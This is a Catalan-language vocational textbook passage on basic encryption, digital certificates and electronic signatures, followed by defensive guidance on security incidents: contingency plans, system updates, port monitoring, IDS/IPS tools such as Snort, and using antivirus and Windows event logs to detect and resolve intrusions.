El procés d'encriptació és senzill. Un missatge pot passar per un procés de conversió o d'encriptació, que el transforma en codi mitjançant una clau. És, doncs, la manera de traduir els signes d'un missatge a un altre sistema de signes, la lectura del qual no té cap sentit per a una persona que l'intercepti. Això es coneix com a *procés d'encriptació* d'un missatge. Un sistema senzill d'una clau pot consistir a canviar cada lletra del missatge per la lletra de l'abecedari que la segueix. D'aquesta manera, la paraula *hola* es converteix en *ipmb*. Per poder desxifrar el missatge o desfer l'encriptació, la persona que el rep necessita saber la clau secreta, és a dir, el certificat digital. Actualment, els certificats digitals que hi ha són els següents:

- Certificats de servidor (SSL)
- Microsoft Server Gated Cryptography Certificates (Certificats de CGC una extensió del protocol SSL que ofereix Microsoft)
- Certificats canalitzadors
- Certificats de correu electrònic
- Certificats de valoració de pàgines web
- Certificats de segell, data i hora

L'encriptació amb **clau secreta**, tot i tenir moltes limitacions significatives, és útil en molts casos. No és gaire pràctic que una gran corporació intercanviï claus amb milers o, fins i tot, milions de persones, cosa que limita el potencial de les transaccions electròniques.

La solució a la seguretat en la xarxa oberta és una forma de codificació més nova i sofisticada. Es va desenvolupar a la dècada dels anys setanta i es coneix amb el nom de *clau pública*. Funciona amb un sistema en què cada participant té dues claus, una de pública i una de privada. Les dues claus funcionen conjuntament, és a dir, si es vol enviar un missatge a un amic i no es vol que ningú més el llegeixi, es busca la clau pública de l'amic i s'utilitza per encriptar el text del missatge. Aleshores, quan l'amic el rep, ha d'utilitzar la seva clau privada per desfer l'encriptació. D'aquesta manera, si un tercer intercepta el missatge, no el podrà desxifrar perquè no disposarà de la clau privada d'aquest amic.

1.4.2 Signatura electrònica

La signatura electrònica forma part del certificat digital, és un dels seus components juntament amb les dades de l'usuari i la clau pública. Un certificat digital permet garantir que l'autor del missatge és, realment, qui diu ser. És a dir, garanteix que el receptor pugui verificar que el document ha estat enviat per l'autor, que l'autor no pot negar la realització del document i que el receptor no pot alterar-ne el contingut.

Per exemple, quan un usuari A genera un missatge per a un usuari B, l'encripta juntament amb el seu certificat. Opcionalment, el pot protegir amb la clau pública de l'usuari B. Això s'anomena *signar digitalment* o construir el que es coneix com a *sobre electrònic* o *signatura digital*.

Ningú pot modificar el contingut del missatge sense destruir el certificat de l'emissor, cosa que garanteix la inviolabilitat del missatge.

Les signatures electròniques són blocs de dades que han estat codificades amb una clau secreta i que es poden descodificar amb una clau pública. Principalment, s'utilitzen per verificar l'autenticitat del missatge o la d'una clau pública.

A Espanya hi ha la Llei 59/2003 de signatura electrònica, que defineix tres tipus de signatures:

- **Simple**: inclou un mètode per identificar el firmant (autenticitat).
- **Avançada**: a més d'identificar el firmant, permet garantir la integritat del document.
- **Reconeguda**: la signatura avançada executada amb un DSCF (dispositiu segur de creació de signatures) i emparada per un certificat reconegut (certificat que s'atorga després de la verificació presencial de la identitat del firmant). A vegades, aquesta firma es coneix com a *qualificada*

per la traducció del terme *qualified* de la Directiva europea de signatura electrònica.

1.5 Obtenció d'identificacions electròniques, ús de signatura electrònica

Els certificats digitals i les signatures electròniques permeten fer transaccions segures per mitjà d'Internet. Igualment, també permeten identificar les persones tal com podeu veure en la figura 1.7, en què apareix una captura de pantalla de la pàgina d'Hisenda. En aquesta pàgina, hi ha la possibilitat d'identificar-se amb el certificat digital corresponent. Si es fa, tot seguit permet efectuar, per mitjà d'Internet, una sèrie d'accions que no és possible fer sense la identificació.

FIGURA 1.7. Entrada al web d'Hisenda amb certificat digital

Aquesta identificació és possible perquè, prèviament, cada persona s'ha personat en un organisme que emet les certificacions electròniques i contrasta que la persona és qui diu ser.

En el nostre país, us podeu adreçar a una sèrie d'organismes per aconseguir un certificat digital. Són, entre altres, l'**Agència Catalana de Certificació** o algunes delegacions del **Ministeri d'Hisenda**.

Per obtenir més informació sobre els certificats digitals, consulteu la secció "Adreces d'interès" del web.

Quan aneu personalment a un d'aquest centres emissors de certificats digitals i us hi identifiquem correctament, us proporcionaran un programari determinat que després haureu d'instal·lar en el vostre sistema. Aquest programari tindrà unes especificacions de maquinari i programari que necessitareu tenir per poder-lo executar. La majoria d'aquest programari només s'executa en entorn Windows. De totes maneres, actualment l'agència catalana treballa per treure una versió per a programari lliure.

L'agència emissora de certificats digitals us lliurarà un paquet de programari que, una vegada instal·lat en el vostre sistema informàtic, us permetrà enviar correus autentificats per certificació electrònica o per signatura electrònica. Juntament amb el programari, l'organisme emissor us entregarà els manuals amb les instruccions, tant per instal·lar el programari com per utilitzar-lo posteriorment en el vostre gestor de correu electrònic.

Aquestes certificacions electròniques us permetran identificar-vos davant les administracions públiques per fer tota una sèrie de tràmits per mitjà d'Internet que abans calia fer personalment, com els canvis en les dades personals, canvis d'adreces, petició de certificats, declaració de la renda i un llarg etcètera de gestions que cada dia es va ampliant.

Pel que fa a la utilització de la signatura electrònica, hi ha eines, com la pàgina web que apareix en la figura 1.8, que permeten comprovar-ne la validesa i l'efectivitat. Aquesta pàgina web fa una comprovació en línia de la vostra signatura electrònica per assegurar que és correcta i donar-vos la seguretat que podeu utilitzar-la en els vostres documents.

FIGURA 1.8. Comprovació en línia de la signatura electrònica

2. Alarmes i incidències de seguretat

En el marc de la seguretat activa, es disposa d'una sèrie d'eines, com els **IDS** (*intrusion detecting system*, sistema de detecció d'intrusos) o els **IPS** (*intrusion prevention system*, sistema de prevenció d'intrusos) entre molts altres, que us poden avisar i donar l'alarma si patiu una incidència de seguretat, sia per la detecció d'un intrús en el vostre sistema informàtic o per la detecció de qualsevol tipus de programari maliciós.

En el moment de saber que hi ha una incidència de seguretat, cal que actueu per pal·liar els efectes que pugui tenir en el vostre sistema informàtic. Aquesta actuació estarà determinada pel seguiment del **pla de contingència**. Tanmateix, en cas que no n'hi hagi o no reculli la incidència en qüestió, us haureu de cenyir a seguir les instruccions i la documentació tècnica que us proporcionaran els mateixos programes que us han donat l'alarma.

Pla de Contingència

Entenem per pla de contingència el conjunt d'actuacions a realitzar en cas d'haver patit una incidència de seguretat. Estan destinades a pal·liar-ne els efectes i a recuperar el sistema.

En cas que no disposeu de cap pla de contingència i el programari de seguretat no us ofereixi instruccions a seguir, sempre us quedarà l'opció de buscar informació a Internet. Hi ha nombroses pàgines sobre incidències de seguretat i múltiples fòrums en què podreu trobar les accions que heu de fer, ja que, probablement, hi ha altres persones o empreses que van patir la mateixa incidència de seguretat.

Fòrum

Els fòrums són espais a Internet destinats a la comunicació. Hi podeu deixar un missatge explicatiu i altres persones respondran a la vostra demanda.

Si no es disposa d'un pla de contingència propi, cal tenir en compte que les instruccions del programari o la informació que aconseguiu a Internet poden estar en anglès, cosa que demanarà que feu un esforç per comprendre-les. Heu de recordar que a Internet també disposeu de diverses eines que us poden ajudar a traduir el material escrit en anglès.

Finalment, una vegada detectada la incidència de seguretat corresponent i resolta amb les instruccions pertinents, caldrà que documenteu la incidència. Si disposeu d'un pla de contingència i aquesta incidència no hi consta perquè no estava prevista o no s'havia produït abans, convindrà que la hi inclogueu per a incidències futures.

2.1 Detecció i resolució d'incidències

Per tal de mantenir un sistema informàtic al màxim nivell de seguretat, cal disposar d'una sèrie d'eines i, a més, mantenir-les en bon estat de funcionament, cosa que inclou tenir-les al dia, actualitzades. Algunes d'aquestes eines més comunes són els antivirus, els tallafocs i les actualitzacions del sistema, sobretot pel que fa a la part dels pedaços de seguretat. També n'hi ha d'altres que no són tan conegudes, però que us poden ser de molta utilitat en cas de detectar una incidència de seguretat en el vostre sistema informàtic. El fet de tenir instal·lats programes de detecció o prevenció d'intrusos, com els IDS o els IPS i, més particularment,

els NIDS (*net intrusion detecting system*, sistema de detecció d'intrusos en xarxa) i els HIDS (*host intrusion detecting system*, sistema de detecció d'intrusos en una màquina) us permetrà detectar intrusions no desitjades en el vostre sistema i, per tant, podreu actuar.

Igualment, mantenir el vostre sistema actualitzat, sobretot pel que fa a les actualitzacions relacionades amb la seguretat, us estalviarà molts maldecaps. Moltes d'aquestes actualitzacions estan destinades a evitar l'entrada de programari maliciós o la intrusió no desitjada, ja que corregeixen possibles errades detectades en el vostre sistema.

Si treballeu en un entorn Microsoft, és a dir, en un sistema operatiu Windows, cal que aneu a ***Inicio\Panel de control\Centro de seguridad*** per configurar-ne les actualitzacions. Una de les millors maneres de configurar aquestes actualitzacions és fer-ho automàticament. De totes maneres, heu d'activar l'opció que fa que el programa us pregunti abans d'instal·lar, tal com podeu observar en la figura 2.1.

Figura 2.1. Actualitzacions automàtiques sistema Windows


El vostre sistema buscarà automàticament les actualitzacions o els pedaços i, abans d'instal·lar-los, us preguntarà si ho voleu fer o no. En aquest moment, podreu escollir quins us cal instal·lar i quins no. De totes maneres, és convenient instal·lar els que estan relacionats amb la seguretat del vostre sistema. La resta és decisió vostra. D'aquesta manera, mantindreu el sistema actualitzat i, almenys, evitareu les possibles errades de seguretat que ja han estat detectades i corregides.

Cal que tingueu present que, en alguns casos, hi ha hagut programes maliciosos, virus, que s'han propagat per tot el món en qüestió d'hores. En un cas concret, per fer-ho, van utilitzar errades de seguretat dels sistemes informàtics que els dissenyadors d'aquests sistemes ja havien detectat i, per tant, ja feia mig any que havien tret el pedaç corresponent per pal·liar-ne els efectes. Per això és tan important que mantingueu els sistemes actualitzats.

Si treballeu amb programari lliure, aquestes recomanacions continuen essent vàlides. De totes maneres, convé destacar que el vostre sistema serà força més segur, ja que en aquest entorn hi ha molt poc programari maliciós. A més, el sistema de propietats i drets sobre els arxius de què disposeu, fa que sigui molt més segur en cas d'intrusions.

Per seguretat, en el cas de Windows, es recomana desactivar el compte de l'usuari *Invitado*, ja que permet l'accés a usuaris no identificats en el sistema. Per fer-ho, cal que anem a ***Inicio\Panel de control\Cuentas de usuario***, escollim el compte *Invitado* i ens assegurarem que està desactivat. Ho podeu veure en la figura 2.2.

Figura 2.2. Desactivar compte Invitado en un sistema Windows



També convindria que féssiu un control dels ports del sistema per tal de veure quins d'aquests ports estan oberts i quines aplicacions utilitzen.


D'aquesta manera, si hi ha un port obert que no utilitza cap aplicació, cal tancar-lo. En diferents manuals de text o en algunes pàgines d'Internet, podem trobar una llista que mostra tots els ports que hi ha i indica a quina aplicació estan destinats. Podem decidir, doncs, si volem que un port determinat estigui obert perquè el pugui fer servir una aplicació determinada o, contràriament, volem que estigui tancat perquè no utilitzem l'aplicació en qüestió.

Ports

En informàtica, un port és una manera genèrica de denominar una interfície per mitjà de la qual diferents tipus de dades poden ser enviades i rebudes. Aquesta interfície pot ser física o a escala de programari (per exemple, els ports que permeten la transmissió de dades entre diferents ordinadors).


A Internet, hi ha alguns programes de programari lliure per a l'entorn Windows que permeten veure una llista dels ports que tenim. Ens indiquen quins estan oberts, quins estan escoltant i quins estan tancats. Alhora, ens permet obrir-los i tancar-los. L'**Nmap**, per exemple, és un programa de codi lliure de l'entorn Windows que ens permet fer un seguiment dels ports. L'**Nmapwin** proporciona l'entorn gràfic per no treballar en consola. El podem veure en la figura 2.3.

FIGURA 2.3. Programa per escanejar els ports en un sistema Windows



Si parlem de l'entorn Linux, hi ha diverses ordres per a la consola que permeten veure una llista dels ports i l'estat en què es troben. També permeten obrir-los i tancar-los. En podem veure un exemple en la figura 2.4.

Figura 2.4. Escaneig de ports en l'entorn Linux




Especialment, cal esmentar una sèrie d'aplicacions del vostre sistema que en alguns casos poden ser molt útils. Cal tenir en compte, però, que tenen un risc potencialment alt d'intrusions. Aquestes aplicacions, són per exemple, les que estan relacionades amb el control remot del vostre sistema, com el Terminal Server, l'accés per SSH, etc. Cal valorar d'una manera especial l'ús d'aquests recursos en funció de la perillositat que comporten, ja que obren portes a possibles intrusions.

El fet de tenir instal·lats sistemes per detectar intrusions, com els IDS, representa la possibilitat de controlar-les i de rebre un avís en cas que entrin en el sistema. Bàsicament, aquesta és la funció d'aquest servei, la de detectar i avisar, però no la d'actuar o prevenir, ja que d'això, se n'encarreguen altres components. Per exemple, els anomenats *IPS*.

Els sistemes de detecció d'intrusions poden actuar instal·lats en una xarxa, els NIDS, o bé instal·lats en ordinadors individuals, els HIDS, que tenen una manera de treballar molt similar a la d'un tallafoc. Si disposeu d'un sistema en xarxa, un NIDS, la seva funció consisteix a examinar els paquets reals que viatgen per la xarxa en temps real per buscar activitats sospitoses. En canvi, un sistema instal·lat a la màquina, un HIDS, examina els arxius de registre, com el **registre d'esdeveniments** del Windows, és a dir, de sistema d'aplicacions. Aquest sistema de detecció en la màquina també examina els **registres d'esdeveniments de seguretat** i hi busca les entrades que suggereixen algun tipus d'activitat sospitosa. En la figura 2.5, podeu veure el **visor d'esdeveniments** en el quadre de diàleg d'**administració d'equips** per a un entorn Windows.

FIGURA 2.5. Visor de successos en un entorn Windows



El sistema en xarxa, NIDS, té l'avantatge de treballar en temps real. Fins i tot pot detectar un atac que no ha tingut èxit perquè sigueu conscients que s'ha produït. Alhora, també pot detectar alguns tipus d'atacs que un sistema de màquina no detectaria, ja que per identificar-los cal mirar quin és l'encapçalament dels paquets que circulen per la xarxa.

Com que un HIDS es basa en la comprovació de registres en el sistema per identificar atacs, només pot validar que un atac ha tingut èxit. En canvi, però, pot detectar intents d'accedir a arxius, de canviar-ne els permisos o de canviar els arxius importants del sistema. Es tracta d'atacs que un HIDS no detectaria.

Per tant, l'un no és millor que l'altre. Cal tenir en compte que es poden utilitzar conjuntament perquè informin de tots els tipus d'atacs, cosa que no és possible si només s'utilitza un dels dos sistemes. De fet, la detecció que es basa en les signatures, és a dir, mirant l'encapçalament dels paquets d'informació que circulen per la xarxa, funciona de manera molt similar als programes contra el programari maliciós, els antivirus. Aquests programes intenten comparar l'encapçalament dels paquets (i altra informació) amb el que hi ha en una base de dades de signatures conegudes d'atacs i de codis maliciosos. El problema que hi ha amb aquest tipus de funcionament és que fins que no hi ha un atac, no és possible desenvolupar una signatura per a aquest atac. Així, cal que algú sigui atacat perquè els venedors dels sistemes de detecció o els grups de suport d'aquests sistemes puguin desenvolupar-ne la signatura corresponent. Aquesta manera de treballar fa que hi hagi un període de temps, des que es llança un atac fins que se'n rep la signatura corresponent, durant el qual no es disposa de cap classe de protecció contra aquesta amenaça.

També hi ha sistemes que utilitzen la detecció basada en les anomalies, és a dir, comparen els paquets de la xarxa amb el comportament habitual i busquen accions que no siguin normals. Per exemple, si habitualment un ordinador no fa servir un


FTP, però de cop i volta intenta iniciar una connexió FTP amb un servidor, l'IDS ho detectarà com una anormalitat i avisarà l'usuari. L'inconvenient de la detecció per anomalies és que es pot necessitar una etapa inicial en què hi pot haver molts falsos positius que es poden perdre abans no s'estableix un patró de comportament.

Totes dues tècniques de detecció tenen pros i contres, però, deixant de banda la perillositat d'una activitat determinada, la feina d'un IDS és avisar.

Un dels millors programes d'IDS és l'**Snort**, que podeu veure en la figura 2.6.

L'**Snort** és una aplicació de detecció d'intrusos en xarxa de codi obert, NIDS, gratuïta, de codi lliure. Per a aquest programa, hi ha diversos fòrums de suport i llistes de correu que podeu consultar per aprendre'n més coses o per aconseguir signatures actualitzades per a les noves amenaces. L'Snort analitza els paquets de la xarxa i pot detectar molts atacs coneguts i activitats malicioses. Hi ha altres aplicacions de codi lliure tant per a l'entorn Windows com per a l'entorn Linux, com el Wireshark.

FIGURA 2.6. Programa de codi lliure Snort



Hi ha una tecnologia més nova que també es pot encarregar de la resposta inicial. Un IPS és una cosa semblant a un híbrid entre un IDS i un tallafoc i pot funcionar juntament amb el vostre tallafoc actual. La diferència principal que hi ha entre un IDS i un IPS és que un IPS farà alguna cosa per respondre i intentarà aturar la intrusió, mentre que un IDS simplement us permetrà saber què succeeix. Un IPS controla la xarxa de la mateixa manera que ho fa un IDS i, fins i tot, utilitza les mateixes tècniques de signatures o de coincidència d'anomalies per identificar una activitat potencialment perillosa. Quan un IPS detecta que hi ha un trànsit maliciós sospitós, pot canviar les regles del tallafoc o crear-ne de noves per bloquejar tot el trànsit que passa pel port en què hi ha l'activitat sospitosa. Igualment, pot

bloquejar tot el trànsit des de la direcció IP d'origen o permetre configurar diverses respostes personalitzades.

Normalment, l'IPS es configurarà, no solament per emprendre una acció immediata que intenti evitar qualsevol activitat maliciosa posterior, sinó també per avisar l'usuari, tal com fa un IDS.

2.1.1 Detecció d'incidències

Bàsicament, hi ha dues maneres de detectar una incidència de seguretat. La primera és rebre una alarma del sistema mateix. Aquesta alarma pot provenir de qualsevol sistema de seguretat que hi hagi instal·lat: un programa antivirus, qualsevol programa de detecció d'intrusos o el tallafoc.

La segona opció és detectar una incidència de seguretat sense que el sistema n'informi. Com podeu detectar que el vostre sistema ha patit una incidència de seguretat, ha estat infectat per un programari maliciós o ha patit un atac si no hi ha cap alarma d'avís? Ho podeu detectar si noteu que el sistema informàtic actua d'una manera estranya. Per exemple, si heu vist que hi ha arxius on no n'hi solia haver o us heu adonat que hi ha arxius que han desaparegut de cop i volta. També podeu notar que el sistema va més lent del normal o que el disc dur va molt lent, fins i tot quan no esteu fent res d'especial en el sistema. Un altre indici és que el sistema falli o es tanqui de cop.

Tot això són senyals potencials que indiquen que el vostre sistema informàtic podria estar infectat per alguna classe de programari maliciós o que podria haver patit alguna intrusió.

2.1.2 Resolució d'incidències mitjançant les instruccions pertinents

Una vegada heu detectat una incidència de seguretat en el vostre sistema, cal que actueu per evitar riscos i possibles danys. A l'hora d'actuar davant la incidència us podeu trobar en dues situacions. La primera és que disposeu d'un pla de contingència. Dins aquest pla hi haurà un apartat que us informarà del procediment que heu de seguir en la situació en què us trobeu. El pla de contingència està preparat perquè una petita empresa o institució pugui continuar funcionant en cas d'incidència de seguretat. A més, dóna instruccions per resoldre aquesta incidència i minimitzar els riscos que hagi pogut provocar.

Aquesta és la situació més probable si us trobeu en una petita o mitjana empresa que hagi invertit recursos humans i materials en la seguretat del seu sistema informàtic. Si la situació és aquesta, només cal que seguiu les instruccions que conté el pla de contingència per minimitzar els riscos de la incidència o recuperar el sistema en cas que hagi patit alguna incidència greu.

Us podeu trobar davant el segon supòsit, sia perquè no disposeu de pla de contingència o perquè el vostre pla de contingència no recull la incidència en què us trobeu.

En cas que no disposeu d'un pla de contingència que reculli els passos que heu de seguir, convindrà que actueu pel vostre compte. Podreu seguir diverses actuacions depenent de quina sigui la incidència de seguretat.

Si no disposeu d'un pla de contingència i la incidència prové d'una alarma del vostre sistema antiprogramari maliciós, caldrà que feu el que l'antivirus us suggereixi.

En algunes ocasions, el programa antivirus neteja el programari maliciós, però en tornar a engegar la màquina, torna a aparèixer. En aquesta circumstància, podeu provar d'iniciar el sistema amb l'opció coneguda com a **mode segur** i, aleshores, eliminar-ne el virus.

Si l'antivirus no ha pogut eliminar el virus, us haureu d'assegurar que està perfectament actualitzat. Si no ho està, convindrà que l'actualitzeu amb l'última revisió de la base de dades de virus i torneu a escanejar tot el sistema. En cas que ja estigui actualitzat, caldrà una estratègia nova. A vegades, alguns venedors de programari antivirus creen eines independents gratuïtes per ajudar a detectar i eliminar amenaces difícils. Acostumen a ser eines que funcionen per mitjà d'Internet, és a dir, escanegen i desinfecten per aquesta via.

Heu de tenir present que alguns d'aquests programaris maliciosos estan fets i preparats per inutilitzar o eliminar el programari antivirus. En aquest cas, el problema pot ser més complicat i difícil de resoldre. Podeu provar diferents programes antivirus, escanejar per mitjà d'Internet o, directament, buscar informació a la xarxa sobre com resoldre la incidència. Tingueu en compte que en aquests casos la majoria d'informació que trobareu i les instruccions que haureu de seguir estaran en anglès.

Si sospiteu que passa alguna cosa en el vostre sistema, però no heu rebut cap tipus d'alarma, hauríeu de consultar, primer de tot, els **registres d'esdeveniments** de Windows. La consola del visor d'esdeveniments mostra els registres sobre la informació d'accés, execució i errors, entre altres.

El problema que hi ha amb els registres, concretament quan corresponen a la categoria d'esdeveniments de seguretat, és que el Windows només captura les dades dels registres per als esdeveniments que, segons la configuració, ha de controlar.

En la revisió del **registre de seguretat**, tant les alertes de *Correcte* com les d'*Erroni* us poden proporcionar informació útil depenent de quina sigui la incidència. Per exemple, podeu descobrir-hi esdeveniments d'inici de sessió de comptes correctes a una hora en què sabeu de segur que no heu utilitzat l'ordinador. Això vol dir que algú ha utilitzat el vostre nom d'usuari i contrasenya. Igualment, descobrir-hi esdeveniments d'inici de comptes erronis demostra que un atacant ha intentat accedir al vostre sistema.

